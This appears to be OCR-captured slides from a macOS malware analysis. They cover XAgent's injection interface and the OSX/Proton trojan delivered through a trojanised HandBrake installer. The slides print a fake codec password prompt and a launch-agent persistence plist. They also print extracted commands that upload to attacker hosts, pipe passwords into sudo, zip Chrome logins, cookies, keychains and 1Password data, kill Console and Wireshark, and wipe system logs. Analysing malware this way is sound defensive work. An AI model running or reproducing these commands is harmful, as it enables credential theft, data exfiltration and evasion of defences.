
```
__attribute__((visibility("hidden")))
@interface InjectApp : NSObject
{

}

- (void)injectRunningApp;
- (void)sendEventToPid:(id)arg1;
- (BOOL)isInjectable:(id)arg1;
```

injection

…copied from hackingteam!

"XAgentOSX: Sofacy's XAgent macOS Tool" -unit42/palo alto

OSX/Proton
trojan backdoor




HandBrake
The open source video transcoder


HandBrake is a tool for converting video from nearly any format to a selection of modern, widely supported codecs.

Reasons you'll love HandBrake:

- Convert video from nearly any format
- Free and Open Source
- Multi-Platform (Windows, Mac and Linux)


Download HandBrake 1.0.7
For Mac OS X 10.7 or later
(Other Platforms)
It's free!
SECURITY ALERT: Mac Users Please Read





HandBrake needs to install additional codecs.
Enter your password to allow this.

Username: user
Password:



sed
installed a launch daemon or agent

```
sed (Apple Code Signing Cert Auth)
process id:      1540
process path:    /usr/bin/sed

activity_agent (unsigned)
startup file:    /Users/user/Library/LaunchAgents/fr.handbrake.activity_agent.plist
startup binary:  /Users/user/Library/RenderFiles/activity_agent.app/Contents/MacOS/activity_agent
```

```
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  ...
  <key>ProgramArguments</key>
  <array>
    <string>/Users/user/Library/RenderFiles/activity_agent.app/
            Contents/MacOS/activity_agent</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

launch agent persistence (plist)

OSX/Proton
trojan backdoor

```
curl https://%@/kukpxx8lnldxvbma8c4xqtar/auth?B=%@&U=%@&S=%@,
echo '%@' | sudo -S echo success;,

screencapture -x %@/scr%@.png,
https://%@/api/upload,

ping -c 1 %@ 2>/dev/null >/dev/null && echo 0,
@%@/proton.zip,

/Library/Extensions/LittleSnitch.kext,
/Library/Extensions/Radio Silence.kext

zip %@/CR.zip ~/Library/Application\ Support/Google/Chrome/
Profile\ 1/Login\ Data ~/Library/Application\ Support/Google/
Chrome/Profile\ 1/Cookies

zip -r %@/KC.zip ~/Library/Keychains/ /Library/Keychains/; %@ %@
%@ %@ zip -r %@/GNU_PW.zip ~/.gnupg ~/Library/Application\
Support/1Password\ 4 ~/Library/Application\ Support/1Password\
3.9; zip -r %@/proton.zip %@; %@ echo success

killall Console
killall Wireshark

sudo -S rm -rf /var/log/* /Library/Logs/*
```

screen captures

detect security products


browser data and passwords

anti-analysis

decrypted config/command file

